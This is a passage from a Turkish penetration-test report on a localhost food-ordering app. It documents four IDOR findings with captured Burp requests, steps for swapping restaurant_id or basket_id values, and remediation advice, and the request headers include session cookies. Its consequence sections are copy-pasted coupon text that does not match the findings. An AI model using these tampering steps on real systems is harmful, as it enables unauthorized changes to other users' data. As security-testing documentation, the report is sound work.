- Referans Kontrolleri ve Doğrulama:** Nesnelere erişim sırasında, referanslar arasında etkili doğrulama yapılmalıdır. Bu, kullanıcının erişim izinlerini sürekli olarak kontrol etmek için önemlidir.
- Eşsiz Kimlikler ve Doğrulama Kodları:** Güvenli bir referans sistemi oluşturmak adına nesnelere eşsiz kimlikler veya doğrulama kodları eklenmelidir. Bu yöntem, yetkisiz erişimleri önlemeye yardımcı olabilir.

Zafiyetin Doğurabileceği Sonuçlar

- Yetkisiz Kupon Ekleme ve Silme :** Bir restoran sahibi, IDOR zafiyeti nedeniyle başka restoranların kuponlarını ekleyebilir. Bu, haksız rekabet yaratabilir veya mali kayıplara neden olabilir.
- Kuponların Suistimali :** Bir kullanıcı, başka restoranlar için geçerli olan kuponları kendine veya başkalarına avantaj sağlamak için kullanabilir. Bu durum, gelir kaybına ve müşteri güveninin sarsılmasına neden olur.
- Gelir Kaybı ve İtibar Zedelenmesi :** Kupon sisteminde yapılan yetkisiz değişiklikler, işletmeler için büyük mali kayıplara yol açabilir. Ayrıca, sistemin güvenliğinin sorgulanması itibar kaybına neden olabilir.

CVSS
4.3
3

9) IDOR

Zafiyet Adı
IDOR
Zafiyet Açıklaması
http://127.0.0.1/login.php adresine gidilir ve şirket girişı yapılır. Ardından http://127.0.0.1/company_foods.php adresine gidilir.. Listelenen Yemeklerde herhangi bir tanesinin Düzenle butonuna tıklanır ve istek burpsuite Proxy aracı ile tutulur

Request

Pretty Raw Hex



```
1 POST /company_edit_food.php?id=2 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----2378780217738457116367506432
8 Content-Length: 85082
9 Origin: http://127.0.0.1
10 Connection: keep-alive
11 Referer: http://127.0.0.1/company_edit_food.php?id=2
12 Cookie: PHPSESSID=ab1689fdf1779d203b3a9aed14f96f4f; phpMyAdmin=
  6982c2793bbe5174faf67874b10a9d6b; pma_lang=tr; pmaUser-1=
  Efaq7Qqlqb%2FhZ7WfVMskyI8mwMzlbNq5ko%2B9VWRav9GYaO%2FzIpcDKfRvwkk%3D;
  pmaAuth-1=
  vhJmPLHFsAjaPWNZTA5os%2FJE2%2Byjcp5EtVr96Y1vOlcXbNVF6YhJX5TUQzr3fmhwP
  PpLUIX09zE%2FzCI%3D
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 -----2378780217738457116367506432
21 Content-Disposition: form-data; name="restaurant_id"
22
23 1
24 -----2378780217738457116367506432
25 Content-Disposition: form-data; name="name"
26
27 DÃ¶RÃ¶M
28 -----2378780217738457116367506432
29 Content-Disposition: form-data; name="description"
30
```

Görsel - 16 Yakalanan İstek

Yakalanan istekte **Content-Disposition: form-data; name="restaurant_id"** parametresinde 1 değeri 2 ile değiştirilir. Böylece başarıyla başka bir restorana yemek ekleme işlemi gerçekleştirilir.

Çözüm Önerisi

- **Güçlü Doğrulama ve Yetkilendirme Kontrolleri:** Güvenli bir kullanıcı doğrulama ve yetkilendirme mekanizması oluşturulmalıdır. Kullanıcıların erişebileceği nesneler, etkili kontrollerle doğrulanmalı ve yetkilendirilmelidir.

- **Referans Kontrolleri ve Doğrulama:** Nesnelere erişim sırasında, referanslar arasında etkili doğrulama yapılmalıdır. Bu, kullanıcının erişim izinlerini sürekli olarak kontrol etmek için önemlidir.
- **Eşsiz Kimlikler ve Doğrulama Kodları:** Güvenli bir referans sistemi oluşturmak adına nesnelere eşsiz kimlikler veya doğrulama kodları eklenmelidir. Bu yöntem, yetkisiz erişimleri önlemeye yardımcı olabilir.

Zafiyetin Doğurabileceği Sonuçlar

- **Yetkisiz Kupon Ekleme :** Bir restoran sahibi, IDOR zafiyeti nedeniyle başka restoranların kuponlarını ekleyebilir. Bu, haksız rekabet yaratabilir veya mali kayıplara neden olabilir.
- **Kuponların Suistimali :** Bir kullanıcı, başka restoranlar için geçerli olan kuponları kendine veya başkalarına avantaj sağlamak için kullanabilir. Bu durum, gelir kaybına ve müşteri güveninin sarsılmasına neden olur.
- **Gelir Kaybı ve İtibar Zedelenmesi :** Kupon sisteminde yapılan yetkisiz değişiklikler, işletmeler için büyük mali kayıplara yol açabilir. Ayrıca, sistemin güvenliğinin sorgulanması itibar kaybına neden olabilir.

CVSS

4.3

3

10) IDOR

Zafiyet Adı

IDOR

Zafiyet Açıklaması

<http://127.0.0.1/login.php> adresine gidilir ve kullanıcı giriş yapılır. Ardından http://127.0.0.1/customer_cart.php adresine gidilir. Sepetteki listelenen yemeklerde herhangi bir tanesinin **Not Güncelle** butonuna tıklanır ve istek burpsuite Proxy aracı ile tutulur

```
1 POST /update_cart_note.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 25
9 Origin: http://127.0.0.1
10 Connection: keep-alive
11 Referer: http://127.0.0.1/customer_cart.php
12 Cookie: PHPSESSID=6dda44f89aa454391eb509ff553778a9; phpMyAdmin=c8c2639d6bbe1eca14365dcd7d0e274; pma_lang=tr; pmaUser=1=EgbzkwD32qHpn368z0WiZyiuldUEh42FSJRiY9eYk8SzM3rQzHTpmcNr1AGBo43D
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 basket_id=4&note=deneme36
```

Görsel - 17 Yakalanan İstek

Yakalanan istekte **basket_id=4¬e=DENEME36** parametreleri sırasıyla 2 ve “TESTBASKET”

değerleri ile değiştirilerek başka bir kullanıcının sepetindeki ürünün notu başarıyla değiştirilir.

Çözüm Önerisi

- **Güçlü Doğrulama ve Yetkilendirme Kontrolleri:** Güvenli bir kullanıcı doğrulama ve yetkilendirme mekanizması oluşturulmalıdır. Kullanıcıların erişebileceği nesneler, etkili kontrollerle doğrulanmalı ve yetkilendirilmelidir.
- **Referans Kontrolleri ve Doğrulama:** Nesnelere erişim sırasında, referanslar arasında etkili doğrulama yapılmalıdır. Bu, kullanıcının erişim izinlerini sürekli olarak kontrol etmek için önemlidir.
- **Eşsiz Kimlikler ve Doğrulama Kodları:** Güvenli bir referans sistemi oluşturmak adına nesnelere eşsiz kimlikler veya doğrulama kodları eklenmelidir. Bu yöntem, yetkisiz erişimleri önlemeye yardımcı olabilir.

Zafiyetin Doğurabileceği Sonuçlar

- **Yetkisiz Kupon Ekleme :** Bir restoran sahibi, IDOR zafiyeti nedeniyle başka restoranların kuponlarını ekleyebilir. Bu, haksız rekabet yaratabilir veya mali kayıplara neden olabilir.
- **Kuponların Suistimali :** Bir kullanıcı, başka restoranlar için geçerli olan kuponları kendine veya başkalarına avantaj sağlamak için kullanabilir. Bu durum, gelir kaybına ve müşteri güveninin sarsılmasına neden olur.
- **Gelir Kaybı ve İtibar Zedelenmesi :** Kupon sisteminde yapılan yetkisiz değişiklikler, işletmeler için büyük mali kayıplara yol açabilir. Ayrıca, sistemin güvenliğinin sorgulanması itibar kaybına neden olabilir.

CVSS

4.3

3

11) IDOR

Zafiyet Adı

IDOR

Zafiyet Açıklaması

<http://127.0.0.1/login.php> adresine gidilir ve kullanıcı giriş yapılır. Ardından http://127.0.0.1/customer_cart.php adresine gidilir. Sepetteki listelenen yemeklerde herhangi bir tanesinin **Kaldır** butonuna tıklanır ve istek burpsuite Proxy aracı ile tutulur

```
1 POST /remove_from_cart.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://127.0.0.1
10 Connection: keep-alive
11 Referer: http://127.0.0.1/customer_cart.php
12 Cookie: PHPSESSID=6dda44f89aa454391eb509ff553778a9; phpMyAdmin=
  abf68a974ca85a1c41dee5a4b064389f; pma_lang=tr; pmaUser-1=
  eMFogQGfmo72GhbJICTqVb5UfdIImdj95gknbcSc8DoxRzWCXX8w6GztnNc%3D;
  pmaAuth-1=
  %2FVNMOz42Bxz2nlN43sLJutKRUDJild3mmajDpqXzKmIXSiEDe%2BJwCRSasbomuncWyl
  8Xf4IDuViQbx8%3D
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 basket_id=4
```

Görsel - 17 Yakalanan İstek

Yakalanan istekte **basket_id=4** parametresi 2 değeri ile değiştirilir ve başka bir kullanıcının sepetindeki ürün başarıyla silinir.

Çözüm Önerisi

- **Güçlü Doğrulama ve Yetkilendirme Kontrolleri:** Güvenli bir kullanıcı doğrulama ve yetkilendirme mekanizması oluşturulmalıdır. Kullanıcıların erişebileceği nesneler, etkili kontrollerle doğrulanmalı ve yetkilendirilmelidir.
- **Referans Kontrolleri ve Doğrulama:** Nesnelere erişim sırasında, referanslar arasında etkili doğrulama yapılmalıdır. Bu, kullanıcının erişim izinlerini sürekli olarak kontrol etmek için önemlidir.
- **Eşsiz Kimlikler ve Doğrulama Kodları:** Güvenli bir referans sistemi oluşturmak adına nesnelere eşsiz kimlikler veya doğrulama kodları eklenmelidir. Bu yöntem, yetkisiz erişimleri önlemeye yardımcı olabilir.

Zafiyetin Doğurabileceği Sonuçlar

- **Yetkisiz Kupon Ekleme :** Bir restoran sahibi, IDOR zafiyeti nedeniyle başka restoranların kuponlarını ekleyebilir. Bu, haksız rekabet yaratabilir veya mali kayıplara neden olabilir.
- **Kuponların Suistimali :** Bir kullanıcı, başka restoranlar için geçerli olan kuponları

kendine veya başkalarına avantaj sağlamak için kullanabilir. Bu durum, gelir kaybına ve müşteri güveninin sarsılmasına neden olur.

- **Gelir Kaybı ve İtibar Zedelenmesi** :Kupon sisteminde yapılan yetkisiz değişiklikler, işletmeler için büyük mali kayıplara yol açabilir. Ayrıca, sistemin güvenliğinin sorgulanması itibar kaybına neden olabilir.

CVSS
4.3
3

12) IDOR

Zafiyet Adı
IDOR
Zafiyet Açıklaması
http://127.0.0.1/login.php adresine gidilir ve kullanıcı giriş yapılır. Ardından http://127.0.0.1/customer cart.php adresine gidilir. Sepetteki listelenen yemeklerde herhangi bir tanesinin miktarı arttırılıp Güncelle butonuna tıklanır ve istek burpsuite Proxy aracı ile tutulur.

Request

Pretty

Raw

Hex



```
1 POST /update_cart.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 23
9 Origin: http://127.0.0.1
10 Connection: keep-alive
11 Referer: http://127.0.0.1/customer_cart.php
12 Cookie: PHPSESSID=6dda44f89aa454391eb509ff553778a9; phpMyAdmin=
  abf68a974ca85a1c41dee5a4b064389f; pma_lang=tr; pmaUser-1=
  qszESr21%2BbsOcMxf2U%2Bsyg%2FebnMaACnndNHQjtiVOQLGnjGOfr3GLaAWuFk%3D;
  pmaAuth-1=
  qTDT0eo%2F61Nh1IZNXWhwOcvbySV1BGTSkiNx%2F5%2BntHt537GLa%2BNG2qh9ZF0GTG
  BE6JTrTM%2BDMRfko8Y%3D
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 basket_id=2&quantity=5
```

Görsel - 18 Yakalanan İstek

Yakalanan istekte **basket_id=4** parametresi 2 değeri ile değiştirilir ve başka bir kullanıcının sepetindeki ürün miktarı başarıyla değiştirilir.

Çözüm Önerisi

- **Güçlü Doğrulama ve Yetkilendirme Kontrolleri:** Güvenli bir kullanıcı doğrulama ve yetkilendirme mekanizması oluşturulmalıdır. Kullanıcıların erişebileceği nesneler, etkili kontrollerle doğrulanmalı ve yetkilendirilmelidir.
- **Referans Kontrolleri ve Doğrulama:** Nesnelere erişim sırasında, referanslar arasında etkili doğrulama yapılmalıdır. Bu, kullanıcının erişim izinlerini sürekli olarak kontrol etmek için önemlidir.
- **Eşsiz Kimlikler ve Doğrulama Kodları:** Güvenli bir referans sistemi oluşturmak adına nesnelere eşsiz kimlikler veya doğrulama kodları eklenmelidir. Bu yöntem, yetkisiz erişimleri önlemeye yardımcı olabilir.

Zafiyetin Doğurabileceği Sonuçlar

- **Yetkisiz Kupon Ekleme** : Bir restoran sahibi, IDOR zafiyeti nedeniyle başka restoranların kuponlarını ekleyebilir. Bu, haksız rekabet yaratabilir veya mali kayıplara neden olabilir.
- **Kuponların Suistimali** : Bir kullanıcı, başka restoranlar için geçerli olan kuponları kendine veya başkalarına avantaj sağlamak için kullanabilir. Bu durum, gelir kaybına ve müşteri güveninin sarsılmasına neden olur.
- **Gelir Kaybı ve İtibar Zedelenmesi** :Kupon sisteminde yapılan yetkisiz değişiklikler, işletmeler için büyük mali kayıplara yol açabilir. Ayrıca, sistemin güvenliğinin sorgulanması itibar kaybına neden olabilir.

CVSS

4.3

3